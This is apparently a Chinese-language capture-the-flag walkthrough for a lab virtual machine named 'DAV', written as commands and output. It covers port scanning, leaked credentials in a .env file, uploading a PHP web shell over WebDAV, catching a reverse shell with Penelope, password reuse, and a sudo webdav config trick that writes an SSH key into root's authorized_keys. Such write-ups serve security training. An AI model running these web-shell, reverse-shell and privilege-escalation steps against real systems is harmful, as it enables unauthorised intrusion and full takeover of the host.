


dav

```
> nmap -ss -sc -p- 192.168.43.42
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 02:30 -0400
Nmap scan report for 192.168.43.42
Host is up (0.00035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-title: Did not follow redirect to http://www.dav.dsz/
6065/tcp  open  winpharaoh
MAC Address: 08:00:27:26:EA:8D (Oracle virtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
```



admin:qwertyuiop

← ↻ 🏠 ⚠️ 不安全 192.168.43.42:6065/projects/webapp-api/.env.example

🍱 | 🌐 ChatGPT 🦋 DeepSeek | 深度求索 🗉 Grok

```
DB_HOST=127.0.0.1
DB_USER=dev_user
DB_PASS=P@ssw0rd2026!
AWS_ACCESS_KEY=AKIAIOSFODNN7EXAMPLE
```

```
DB_HOST=127.0.0.1
DB_USER=dev_user
DB_PASS=P@ssw0rd2026!
AWS_ACCESS_KEY=AKIAIOSFODNN7EXAMPLE
```

← ↻ 🏠 ⚠️ 不安全 192.168.43.42:6065/projects/webapp-api/README.md

🍱 | 🌐 ChatGPT 🦋 DeepSeek | 深度求索 🗉 Grok

```
# WebApp API Service
Internal API service for payroll processing.
**TODO:** - [ ] Implement OAuth2
- [ ] Fix memory leak in /v1/auth
- [ ] Migrating DB to 10.0.0.5 (admin/admin123)
```

```
# WebApp API Service
Internal API service for payroll processing.
**TODO:** - [ ] Implement OAuth2
- [ ] Fix memory leak in /v1/auth
- [ ] Migrating DB to 10.0.0.5 (admin/admin123)
```

```
> curl -u admin:qwertyuiop -X OPTIONS -v http://192.168.43.42:6065/
* Trying 192.168.43.42:6065...
* Established connection to 192.168.43.42 (192.168.43.42 port 6065) from 192.168.43.38 port 42512
* using HTTP/1.x
* Server auth using Basic with user 'admin'
> OPTIONS / HTTP/1.1
> Host: 192.168.43.42:6065
> Authorization: Basic YWRtaW46cXdlcnR5dWlvcA==
> User-Agent: curl/8.18.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Allow: OPTIONS, LOCK, DELETE, PROPPATCH, COPY, MOVE, UNLOCK, PROPFIND
< Dav: 1, 2
< Ms-Author-Via: DAV
```

```
< Www-Authenticate: Basic realm="Restricted"
< Date: Mon, 09 Mar 2026 10:06:00 GMT
< Content-Length: 0
<
* Connection #0 to host 192.168.43.42:6065 left intact
```

```
> echo '<?php system("id;ls;pwd"); ?>' > test1.php
```

```
> curl -u admin:qwertyuiop -T test1.php http://192.168.43.42:6065/test
Created
```

```
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache) index.html
test.php /var/www/dev
```

中间有很长一段时间我无法获取tty，后来知道原因了，一开始采用penelope提供的下载链接不成功，然后我就认为可能是网络问题，然后没有继续尝试了，后来把链接中的文件下载到本地，然后上传使用，结果一直不行。不清楚为什么同样的文件远程下载的就可以，我本地下载下来拉去进去就不行

```
[*] Session [1] died... We lost Type-192.168.43.39-Linux-x86_64 ♥

(Penelope)> ^C
(Penelope)> exit
[?] Exit Penelope? (y/N): y
[!] Stopping TCPLListener(0.0.0.0:4444)
[+] Exited!

hel2zy /home/kali 04:18
> python penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 - 127.0.0.1 • 192.168.43.38 • 198.18.0.1 • 172.17.0.1
> 📄 Main Menu (m) 📄 Payloads (p) 📄 Clear (Ctrl-L) 📄 Quit (q/Ctrl-C)
[!] Stopping TCPLListener(0.0.0.0:4444)

hel2zy /home/kali 04:18
> python penelope.py -p 5555
[+] Listening for reverse shells on 0.0.0.0:5555 - 127.0.0.1 • 192.168.43.38 • 198.18.0.1 • 172.17.0.1
> 📄 Main Menu (m) 📄 Payloads (p) 📄 Clear (Ctrl-L) 📄 Quit (q/Ctrl-C)
[+] Got reverse shell from DAV-192.168.43.42-Linux-x86_64 @ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[!] Cannot upgrade shell with the available binaries...

1) Upload https://raw.githubusercontent.com/andrew-d/static-binaries/master/binaries/linux/x86_64/socat
2) Upload local socat binary
3) Specify remote socat binary path
4) None of the above

[?] Select action: 2
[?] Enter socat local path: ./socat
[+] Upload OK /dev/shm/socat

[!] Python agent cannot be deployed, I need to maintain at least one Raw session to handle the PTY
[+] Attempting to spawn a reverse shell on 192.168.43.38:5555
[+] Got reverse shell from DAV-192.168.43.42-Linux-x86_64 @ Assigned SessionID <2>
[+] Shell upgraded successfully using /dev/shm/socat! 📄
[-] Cannot get the PID of the shell. Response:
False
[-] Cannot get the TTY of the shell. Response:
False
[+] Interacting with session [1], Shell Type: PTY, Menu key: 📄
[+] Logging to /home/kali/.penelope/sessions/DAV-192.168.43.42-Linux-x86_64/2026_03_10-05_47_54-580.log 📄

[!] Session detached ✎

(Penelope)-(Session [1])> exit
```

后来还是使用远程下载的方式解决了

但是实际上这里拿到东西其实并没有用，目前的权限比较低，只能读到user.txt，发现了用户名是noless，然后找了一圈没有可疑的提权点，最后测试了一下密码复用，是noless:P@ssw0rd2026!

登录成功后sudo -l查看一下

```
DAV:~$ sudo -l
Matching Defaults entries for noless on DAV:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for noless:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User noless may run the following commands on DAV:
    (ALL : ALL) NOPASSWD: /usr/local/bin/webdav
```

有启动webdav的权限,

```
DAV:~$ sudo /usr/local/bin/webdav
Error: listen tcp 0.0.0.0:6065: bind: address already in use
Usage:
    webdav [flags]
    webdav [command]

Available Commands:
    bcrypt      Generate a bcrypt encrypted password
    completion  Generate the autocompletion script for the specified shell
    help        Help about any command
    version     Print the version number

Flags:
    -a, --address string    address to listen on (default "0.0.0.0")
        --cert string       path to TLS certificate (default "cert.pem")
    -c, --config string     config file path
    -h, --help              help for webdav
        --key string        path to TLS key (default "key.pem")
    -p, --port int          port to listen on (default 6065)
    -P, --prefix string     URL path prefix (default "/")
    -t, --tls               enable TLS

Use "webdav [command] --help" for more information about a command.

2026/03/10 19:21:51 listen tcp 0.0.0.0:6065: bind: address already in use
```

可以用-c参数指定配置文件路径

查看一下当前的配置文件/etc/webdav/config.yaml

```
/var/www/dev $ cat /etc/webdav/config.yaml
address: 0.0.0.0
port: 6065

directory: /var/lib/webdav
permissions: CRUD
auth: true

users:
  - username: admin
```

```
password: "{bcrypt}$2a$10$ovSdzBprJYp51UAZxoSb700d5GZAr6vrco4IXsFELDjzBHVjIhHca"
directory: /var/lib/webdav
permissions: CRUD
/var/www/dev $ cat > /tmp/webdav-root.yaml << 'EOF'
> address: 0.0.0.0
> port: 6070
> directory: /
> EOF
```

依照这个配置文件仿造一个假的配置文件

```
DAV:~$ cat > /tmp/webdav-root1.yaml << 'EOF'
> address: 0.0.0.0
> port: 6071
> directory: /
> permissions: CRUD
> EOF
```

重新开一个7071端口

```
> echo "test" > /tmp/test.txt

> curl -T /tmp/test.txt http://192.168.43.42:6071/tmp/test.txt
Created

> curl http://192.168.43.42:6071/tmp/test.txt
test

> curl -T ~/.ssh/id_rsa.pub http://192.168.43.42:6071/root/.ssh/authorized_keys
Created
```

可读可写，把公钥写入

```
hel2zy /home/kali © 06:43
> ssh root@192.168.43.42

welcome

DAV:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
DAV:~#
```